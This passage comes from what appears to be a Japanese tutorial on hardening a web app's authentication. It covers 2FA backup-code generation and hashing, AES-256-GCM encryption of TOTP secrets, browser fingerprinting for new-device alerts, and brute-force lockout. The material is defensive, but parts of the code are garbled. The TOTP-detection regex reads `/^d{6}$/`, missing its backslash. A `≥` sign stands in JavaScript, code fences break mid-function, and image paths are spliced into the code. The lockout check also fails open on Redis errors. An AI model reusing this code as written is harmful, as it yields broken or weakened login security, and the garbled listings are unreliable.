  const chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'

  for (let i = 0; i < BACKUP_CODE_COUNT; i++) {
    let code = ''
    // crypto.randomBytesは暗号的に安全な乱数を生成
    const randomBytes = crypto.randomBytes(BACKUP_CODE_LENGTH)
    for (let j = 0; j < BACKUP_CODE_LENGTH; j++) {
      code += chars[randomBytes[j] % chars.length]
    }
    codes.push(code)
  }
  return codes
}
```

なぜ `Math.random()` ではなく `crypto.randomBytes()` を使うのか: `Math.random()` は擬似乱数で予測可能性があります。セキュリティ用途では、暗号的に安全な `crypto.randomBytes()` を使う必要があります。

バックアップコードのハッシュ化と検証

バックアップコードはパスワードと同様に、平文でDBに保存してはいけません。SHA-256でハッシュ化してから保存します。

```
// lib/two-factor.ts -- ハッシュ化と検証


import crypto from 'crypto'

/**
 * バックアップコードをSHA-256でハッシュ化
 * DBに保存する際は必ずハッシュ化してから保存する
 */
export function hashBackupCode(code: string): string {
  const normalizedCode = code.toUpperCase().replace(/[^A-Z0-9]/g, '')
  return crypto.createHash('sha256').update(normalizedCode).digest('hex')
}

/**
 * バックアップコードを検証する
 * タイミング攻撃を防ぐためcrypto.timingSafeEqualを使用
 *
 * @returns 一致するコードのインデックス（見つからない場合は-1）
 */
export function verifyBackupCode(
  inputCode: string,
  hashedCodes: string[]
): number {
  const inputHash = hashBackupCode(inputCode)

  for (let i = 0; i < hashedCodes.length; i++) {
    const storedHash = Buffer.from(hashedCodes[i], 'hex')
    const inputHashBuffer = Buffer.from(inputHash, 'hex')

    if (
      storedHash.length === inputHashBuffer.length &&
      crypto.timingSafeEqual(storedHash, inputHashBuffer)
    ) {
      return i // 一致したインデックスを返す
    }
  }
  return -1
}
```



タイミング攻撃とは

タイミング攻撃の仕組み：

通常の文字列比較（`===` 演算子）：

"ABCD" `===` "AXXX" → 2文字目で不一致 → 即座に `false`（速い）

"ABCD" `===` "ABCX" → 4文字目で不一致 → 少し遅く `false`

"ABCD" `===` "ABCD" → 全文字一致 → `true`（最も遅い）

→ 処理時間の差から、正解の文字列を1文字ずつ推測できる！

`crypto.timingSafeEqual`：

常に全バイトを比較 → 処理時間が一定

→ タイミングから情報を推測できない

20.7.5 AES-256-GCMによるシークレット暗号化

TOTPシークレットは暗号化してDBに保存します。DBが漏洩した場合でも、暗号化キーがなければシークレットを復元できません。

暗号化アルゴリズムの選択

アルゴリズム	特徴	BON-LOGでの採用
AES-256-CBC	ブロック暗号、パディング必要	不採用
AES-256-GCM	認証付き暗号（改ざん検出可能）	採用
ChaCha20-Poly1305	モバイル向けに高速	不採用

AES-256-GCMは「認証付き暗号化（AEAD）」で、暗号化と同時に改ざん検出も行います。認証タグ（Auth Tag）により、暗号文が改ざんされた場合に復号化が失敗します。

```
// lib/two-factor.ts -- 暗号化・復号化

const ENCRYPTION_ALGORITHM = 'aes-256-gcm'
const IV_LENGTH = 16 // 初期化ベクトルの長さ (バイト)
const AUTH_TAG_LENGTH = 16 // 認証タグの長さ (バイト)

/**
 * 暗号化キーを環境変数から取得
 * TWO_FACTOR_ENCRYPTION_KEY: 32バイト (256ビット) のhex文字列
 */
function getEncryptionKey(): Buffer {
  const key = process.env.TWO_FACTOR_ENCRYPTION_KEY
  if (!key) throw new Error('TWO_FACTOR_ENCRYPTION_KEY is not configured')
  return Buffer.from(key, 'hex') // hex文字列をBufferに変換
}

/**
 * シークレットを暗号化する
 * 結果: Base64(IV + 暗号文 + 認証タグ)
 */
export function encryptSecret(plainSecret: string): string {
  const key = getEncryptionKey()
  const iv = crypto.randomBytes(IV_LENGTH) // 毎回異なるIV

  const cipher = crypto.createCipheriv(ENCRYPTION_ALGORITHM, key, iv)
  let encrypted = cipher.update(plainSecret, 'utf8', 'hex')
  encrypted += cipher.final('hex')
  const authTag = cipher.getAuthTag()

  // IV + 暗号文 + 認証タグをBase64でエンコード
  const combined = Buffer.concat([
    iv,
    Buffer.from(encrypted, 'hex'),
    authTag,
  ])
  return combined.toString('base64')
}

/**
 * シークレットを復号化する
 * Base64デコード → IV/暗号文/認証タグを分離 → 復号化
 */
export function decryptSecret(encryptedSecret: string): string {
  const key = getEncryptionKey()
  const combined = Buffer.from(encryptedSecret, 'base64')


  const iv = combined.subarray(0, IV_LENGTH)
  const authTag = combined.subarray(combined.length - AUTH_TAG_LENGTH)
  const encrypted = combined.subarray(IV_LENGTH, combined.length - AUTH_TAG_LENGTH)

  const decipher = crypto.createDecipheriv(ENCRYPTION_ALGORITHM, key, iv)

```

```
decipher.setAuthTag(authTag)

let decrypted = decipher.update(encrypted)
decrypted = Buffer.concat([decrypted, decipher.final()])
return decrypted.toString('utf8')
}
```



20.7.6 ユーティリティ関数

```
// lib/two-factor.ts -- フォーマットとコードタイプ判定

/** TOTPコードをフォーマット（数字のみ、6桁） */
export function formatTOTPCode(code: string): string {
  return code.replace(/[^0-9]/g, '').slice(0, 6)
}

/** バックアップコードをフォーマット（英数字のみ、大文字） */
export function formatBackupCode(code: string): string {
  return code.toUpperCase().replace(/[^A-Z0-9]/g, '')
}

/** 入力TOTPコードかバックアップコードかを自動判定 */
export function detectCodeType(code: string): 'totp' | 'backup' {
  const cleaned = code.replace(/[^A-Za-z0-9]/g, '')
  return /^d{6}$/.test(cleaned) ? 'totp' : 'backup'
}
```

ユーザーが2FA認証画面で入力したコードが、6桁の数字ならTOTPコード、それ以外ならバックアップコードとして自動判定されます。

▶ 理解度チェック: 2FA実装詳細

20.8 デバイスフィンガープリント -- 未知デバイスからのログイン検出

このセクションで学ぶこと

- FingerprintJSによるブラウザフィンガープリントの仕組み
- フィンガープリントのキャッシュ戦略
- UserDeviceモデルを使った既知デバイスの管理
- 新規デバイス検出とユーザー通知フロー


BON-LOGでの使用箇所: `lib/fingerprint.ts` がこのモジュールです。クライアント側では `@fingerprintjs/fingerprintjs` を使ってブラウザフィンガープリントを取得し、ログイン時にサーバーへ送信します。サーバー側では `UserDevice` テーブルに既知デバイスを保存し、新規デバイスからのログイン時にメール通知（`lib/email/` 経由）を送信します。

実装しない場合の影響: デバイスフィンガープリントがなくても認証自体は動作します。ただし、見慣れないデバイスからのログインをユーザーに通知できなくなるため、アカウント乗っ取りの早期検出が困難になります。 `UserDevice` テーブルと関連するPrismaスキーマは削除可能ですが、関連するServer Actionも合わせて修正が必要です。

20.8.1 FingerprintJSとは

FingerprintJSは、ブラウザの各種属性（Canvas描画結果、WebGL情報、フォント一覧、画面解像度など）を組み合わせ、デバイスを一意に識別するライブラリです。Cookieとは異なり、ユーザーが削除することが難しい識別子を生成します。

現実世界のたとえ: 指紋のようなものです。ブラウザの設定やハードウェアの微妙な違いを組み合わせると、その組み合わせがほぼ一意になります。同じブラウザ・同じPCからのアクセスであれば、常に同じフィンガープリントが得られます。



20.8.2 lib/fingerprint.ts の実装

フィンガープリントの取得

```
// lib/fingerprint.ts -- デバイスフィンガープリント収集

import FingerprintJS from '@fingerprintjs/fingerprintjs'

// シングルトンのFingerprintJSインスタンス
let fpPromise: ReturnType<typeof FingerprintJS.load> | null = null

function getFingerprintJS() {
  if (!fpPromise) {
    fpPromise = FingerprintJS.load()
  }
  return fpPromise
}

/**
 * デバイスフィンガープリントを取得する
 * ブラウザ環境でのみ動作（サーバーサイドではnullを返す）
 */
export async function getFingerprint(): Promise<string | null> {
  try {
    if (typeof window === 'undefined') return null // SSR時はスキップ

    const fp = await getFingerprintJS()
    const result = await fp.get()
    return result.visitorId // 例: "aec2f5c7d8e1b3a4 ..."
  } catch (error) {
    console.error('Failed to get fingerprint:', error)
    return null
  }
}
```

フィンガープリントのキャッシュ

FingerprintJSの計算は数百ミリ秒かかるため、`localStorage` にキャッシュして再利用します。

```
// lib/fingerprint.ts -- キャッシュ機能

const FINGERPRINT_CACHE_KEY = 'device_fp'
const FINGERPRINT_CACHE_DURATION = 24 * 60 * 60 * 1000 // 24時間

interface CachedFingerprint {
  value: string
  timestamp: number
}

/**
 * キャッシュされたフィンガープリントを取得
 * 有効期限（24時間）を超えていたら削除してnullを返す
 */
export function getCachedFingerprint(): string | null {
  if (typeof window === 'undefined') return null

  try {
    const cached = localStorage.getItem(FINGERPRINT_CACHE_KEY)
    if (!cached) return null


    const data: CachedFingerprint = JSON.parse(cached)
    if (Date.now() - data.timestamp < FINGERPRINT_CACHE_DURATION) {
      return data.value
    }
    localStorage.removeItem(FINGERPRINT_CACHE_KEY)
    return null
  } catch {
    return null
  }
}

/**
 * フィンガープリントをキャッシュに保存
 */
export function cacheFingerprint(fingerprint: string): void {
  if (typeof window === 'undefined') return
  try {
    const data: CachedFingerprint = {
      value: fingerprint,
      timestamp: Date.now(),
    }
    localStorage.setItem(FINGERPRINT_CACHE_KEY, JSON.stringify(data))
  } catch {
    // localStorageが使えない環境では無視
  }
}

/**
 * キャッシュ利用のフィンガープリント取得（推奨エントリーポイント）
 */
```




```
export async function getFingerprintWithCache(): Promise<string | null> {  
  const cached = getCachedFingerprint()  
  if (cached) return cached  
  
  const fingerprint = await getFingerprint()  
  if (fingerprint) {  
    cacheFingerprint(fingerprint)  
  }  
  return fingerprint  
}
```



20.8.3 新規デバイス検出のフロー

フィンガープリントをサーバーに送信し、既知のデバイスかどうかを判定します。未知のデバイスからのログインはユーザーに通知します。



20.8.4 プライバシーへの配慮

デバイスフィンガープリントはプライバシーに関わる技術です。以下の点に注意が必要です。

注意点	対応
ユーザーの同意	プライバシーポリシーでフィンガープリント収集を明示
データの用途限定	セキュリティ目的のみに使用、トラッキングには使わない
データの保持期間	一定期間後にフィンガープリントデータを削除
オプトアウト	ユーザーがデバイス管理から登録を解除可能

▶ 理解度チェック: デバイスフィンガープリント

20.9 ログインセキュリティ -- ブルートフォース検出とアカウントロックアウト

このセクションで学ぶこと

- lib/login-tracker.ts のブルートフォース対策の仕組み
- ログイン試行データの構造とRedis保存方式
- 段階的なロックアウトのアルゴリズム
- IP + メールアドレスの複合キーによる識別

BON-LOGでの使用箇所: `lib/login-tracker.ts` がこのモジュールです。 `checkLoginAttempt()` (ログイン可否判定)、 `recordFailedLogin()` (失敗記録・ロックアウト発動)、 `resetLoginAttempts()` (ログイン成功時のリセット) が実装されています。 `lib/auth.ts` の `authorize` コールバック内でログイン試行のたびに呼び出されます。ロックアウト状態はRedisに保存されます。

実装しない場合の影響: ブルートフォース対策がないと、ログインエンドポイントへの無限の試行を許容することになります。 `lib/rate-limit.ts` のレート制限 (`login` プリセット: 15分5回) で一定の保護はされますが、複数のIPから分散した攻撃 (スロー攻撃) に対しては効果が薄くなります。

20.9.1 ブルートフォース攻撃の脅威

ブルートフォース攻撃は、パスワードを片っ端から試す攻撃です。レート制限（20.6節）が「一般的なリクエスト頻度」を制限するのに対し、ログイントラッカーは「特定のアカウントへの攻撃」を検出してロックアウトします。

レート制限とログイントラッカーの違い:

レート制限 (`lib/rate-limit.ts`):

- IPアドレス単位で一般的なリクエスト数を制限
- 例: ログインAPI全体で15分5回まで
- ウィンドウ終了でカウンターがリセット

ログイントラッカー (`lib/login-tracker.ts`):

- IP + メールアドレスの組み合わせで特定アカウントへの攻撃を検出
- 5回失敗 → 30分間のロックアウト
- ロックアウト中は一切のログイン試行を拒否
- ログイン成功時にカウンターをリセット

20.9.2 設定定数の設計

```
// lib/login-tracker.ts -- 設定定数

const MAX_ATTEMPTS = 5           // 最大試行回数
const WINDOW_SECONDS = 15 * 60   // 試行カウントのウィンドウ: 15分
const LOCKOUT_SECONDS = 30 * 60  // ロックアウト時間: 30分
```

設定値の根拠:

MAX_ATTEMPTS = 5:

値	評価
少なすぎ (3回)	タイプミスでロックされる
5回 (採用値)	バランスが良い (推奨値)
多すぎ (10回)	攻撃者に多くの試行を許す

WINDOW_SECONDS = 15分:

- この時間内の失敗をカウント

- 15分経過するとカウンターがリセット
- 正規ユーザーが時間をおいて再試行可能

LOCKOUT_SECONDS = 30分: → ロックアウト発動後、30分間ログイン不可 → 攻撃者の試行ペースを大幅に遅らせる → 1時間あたり最大10回しか試行できない計算

20.9.3 ログイン試行データの構造

ログイン試行データはJSON形式でRedisに保存されます。

```
```typescript
// lib/login-tracker.ts -- データ構造

interface LoginAttemptData {
 count: number // 現在の試行回数
 lockedUntil: number | null // ロックアウト解除時刻（ミリ秒タイムスタンプ）
}

// Redisキーの例:
// "login_attempt:192.168.1.1:user@example.com"
// 値の例:
// {"count":3,"lockedUntil":null}
// {"count":5,"lockedUntil":1706832000000}
```

## 20.9.4 checkLoginAttempt -- ログイン試行の許可判定

```
// lib/login-tracker.ts -- 許可判定

export async function checkLoginAttempt(identifier: string): Promise<LoginCheckResult> {
 const key = `login_attempt:${identifier}`
 const now = Date.now()

 try {
 const data = await getAttemptData(key)

 // 新規ユーザー（データなし）→ フルの試行回数を許可
 if (!data) {
 return { allowed: true, remainingAttempts: MAX_ATTEMPTS, lockedUntil: null }
 }

 // ロックアウト中かチェック
 if (data.lockedUntil && data.lockedUntil > now) {
 const remainingMinutes = Math.ceil((data.lockedUntil - now) / 1000 / 60)
 return {
 allowed: false,
 remainingAttempts: 0,
 lockedUntil: data.lockedUntil,
 message: `アカウントが一時的にロックされています。${remainingMinutes}分後に再試行してください。`
 }
 }

 // 試行回数超過チェック
 if (data.count ≥ MAX_ATTEMPTS) {
 return {
 allowed: false,
 remainingAttempts: 0,
 lockedUntil: data.lockedUntil,
 message: 'ログイン試行回数の上限に達しました。しばらく待ってから再試行してください。',
 }
 }

 // 試行許可
 return {
 allowed: true,
 remainingAttempts: MAX_ATTEMPTS - data.count,
 lockedUntil: null,
 }
 } catch (error) {
 // フェイルオープン: Redis障害時は許可
 logger.error('Login attempt check error:', error)
 return { allowed: true, remainingAttempts: MAX_ATTEMPTS, lockedUntil: null }
 }
}
```

## 20.9.5 recordFailedLogin -- 失敗記録とロックアウト発動

```
// lib/login-tracker.ts -- 失敗記録

export async function recordFailedLogin(identifier: string): Promise<LoginCheckResult> {
 const key = `login_attempt:${identifier}`
 const now = Date.now()

 try {
 const existing = await getAttemptData(key)

